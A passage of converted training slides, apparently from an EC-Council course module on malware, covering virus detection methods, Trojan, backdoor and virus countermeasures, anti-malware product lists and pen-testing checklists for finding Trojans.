


Run tools such as **Capsa** to monitor network traffic and look for suspicious activities sent over the web

# Detecting Trojans and Worms with Capsa Network Analyzer



Capsa is an intuitive network analyzer, which provides detailed information to help check if there are any **Trojan activities on a network**



<http://www.colasoft.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Virus Detection Methods



## Scanning

## Integrity Checking

## Interception

Once a virus has been detected, it is possible to write scanning programs that look for signature string characteristics of the virus



Integrity checking products work by reading the entire disk and recording integrity data that acts as a signature for the files and system sectors



The interceptor monitors the operating system requests that are written to the disk



# Virus Detection Methods

(Cont'd)



## Code Emulation



- In code emulation techniques, the **anti-virus executes the malicious code** inside a virtual machine to simulate CPU and memory activities
- This technique is considered very effective in dealing with **encrypted** and **polymorphic viruses** if the virtual machine mimics the real machine

## Heuristic Analysis



- Heuristic analysis can be **static** or **dynamic**
- In static analysis the **anti-virus analyses the file format** and code structure to determine if the code is viral
- In dynamic analysis the **anti-virus performs a code emulation** of the suspicious code to determine if the code is viral

# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**



**Anti-Malware  
Software**



**Penetration  
Testing**

# Trojan Countermeasures



Avoid opening **email attachments** received from unknown senders



Block all **unnecessary ports** at the host and firewall



Avoid accepting the programs transferred by **instant messaging**



Harden weak, **default configuration** settings and disable **unused functionality** including protocols and services



Monitor the **internal network traffic** for odd ports or encrypted traffic



Avoid downloading and executing applications from **untrusted sources**



Install patches and **security updates** for the operating systems and applications



Scan CDs and DVDs with **antivirus software** before using



Restrict permissions within the **desktop environment** to prevent malicious applications installation



Avoid typing the commands blindly and implementing **pre-fabricated programs or scripts**



Manage local workstation **file integrity** through checksums, auditing, and port scanning



Run **host-based antivirus, firewall, and intrusion detection software**

# Backdoor Countermeasures



Most commercial **anti-virus products** can automatically scan and detect **backdoor programs** before they can cause damage



Educate users not to install applications downloaded from **untrusted Internet sites** and **email attachments**



Use **anti-virus tools** such as McAfee, Norton, etc. to detect and eliminate backdoors

# Virus and Worms Countermeasures



Install **anti-virus** software that detects and removes infections as they appear

01



Pay attention to the **instructions** while downloading files or any programs from the Internet

03

Generate an **anti-virus policy** for safe computing and distribute it to the staff

02

Avoid opening the attachments received from an **unknown sender** as viruses spread via e-mail attachments

05

**Update** the anti-virus software regularly

04

Schedule **regular scans** for all drives after the installation of anti-virus software

07

Possibility of virus infection may corrupt data, thus regularly maintain **data back up**

06



08

Do not accept disks or programs without checking them first using a **current version** of an anti-virus program

# Virus and Worms Countermeasures

(Cont'd)



Ensure the **executable code** sent to the organization is approved

1

6

Run disk clean up, registry scanner and **defragmentation** once a week

Do not boot the machine with **infected** bootable system disk

2

7

Turn on the **firewall** if the OS used is Windows XP

Know about the **latest virus** threats

3

8

Run **anti-spyware** or **adware** once in a week

Check the **DVDs** and **CDs** for virus infection

4

9

Do not open the files with more than one **file type extension**

Ensure the **pop-up blocker** is turned on and use an Internet firewall

5

10

Be cautious with the files being sent through the **instant messenger**

# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**




**Anti-Malware  
Software**



**Penetration  
Testing**

# Anti-Trojan Software: TrojanHunter



The image shows the TrojanHunter software interface. The main window title is "TrojanHunter". The menu bar includes File, View, Scan, Tools, and Help. The toolbar contains icons for Full Scan, Quick Scan, Update, and Exit. A link "Buy TrojanHunter Now - Click Here!" is visible. The left sidebar has buttons for Scan (selected), Schedule, Trojans, Quarantine, and Options. The central pane displays "Scan Details" with the message "Trojans were detected". It shows statistics: Objects scanned: 5040 and Trojans found: 1. Below this is a green progress bar. At the bottom, there are two error messages: "Found trojan file: F:\Keygen.exe (Fee, 100)" and "1 trojan files found".

<http://www.trojanhunter.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

**Memory scanning** for detecting any modified variant of a particular build of a Trojan

**Registry scanning** for detecting traces of Trojans in the registry

**Infile scanning** for detecting traces of Trojans in configuration files

**TrojanHunter Guard** for resident memory scanning - detect any Trojans if they manage to start up

# Anti-Trojan Software: Emsisoft Anti-Malware



Emsisoft Anti-Malware provides PC protection against viruses, Trojans, spyware, adware, worms, bots, keyloggers, and rootkits

Two combined scanners for cleaning: Anti-Virus and Anti-Malware

Three guards against new infections: file guard, behavior blocker, and surf protection



<http://www.emsisoft.com>



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Anti-Trojan Software

**Anti Malware BOClean**<http://www.comodo.com>**Anti Hacker**<http://www.hide-my-ip.com>**XoftSpySE**<http://www.paretologic.com>**SPYWAREfighter**<http://www.spamfighter.com>**Malwarebytes Anti-Malware Premium**<http://www.malwarebytes.org>**SUPERAntiSpyware**<http://www.superantispyware.com>**Trojan Remover**<http://www.simplysup.com>**Twister Antivirus**<http://www.filseclab.com>**STOPzilla AntiMalware**<http://www.stopzilla.com>**ZeroSpyware**<http://www.fbmsoftware.com>

# Companion Antivirus: Immunet



<http://www.immunet.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Anti-virus Tools

**AVG Antivirus**<http://free.avg.com>**F-Secure Anti-Virus**<http://www.f-secure.com>**BitDefender**<http://www.bitdefender.com>**avast! Pro Antivirus 2014**<http://www.avast.com>**Kaspersky Anti-Virus**<http://www.kaspersky.com>**McAfee AntiVirus Plus 2014**<http://home.mcafee.com>**Trend Micro Titanium  
Maximum Security**<http://apac.trendmicro.com>**ESET Smart Security 7**<http://www.eset.com>**Norton AntiVirus**<http://www.symantec.com>**Total Defense Internet  
Security Suite**<http://www.totaldefense.com>

# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**




**Anti-Malware  
Software**



**Penetration  
Testing**


# Pen Testing for Trojans and Backdoors




- Scan the system for **open ports**, running processes, registry entries, device drivers and services
- If any suspicious port, process, registry entry, device driver or service is discovered, check the **associated executable** files
- Collect **more information** about these from publisher's websites, if available, and Internet
- Check if the open ports are known to be **opened by Trojans** in wild




# Pen Testing for Trojans and Backdoors (Cont'd)



# Pen Testing for Trojans and Backdoors (Cont'd)



# Penetration Testing for Virus




- ➊ Install an anti-virus program on the network infrastructure and on the end-user's system
- ➋ Update the anti-virus software to update virus database of the newly identified viruses
- ➌ Enable real-time scanning
- ➍ Scan the system for viruses, which helps to repair damage or delete files infected with viruses



# Penetration Testing for Virus

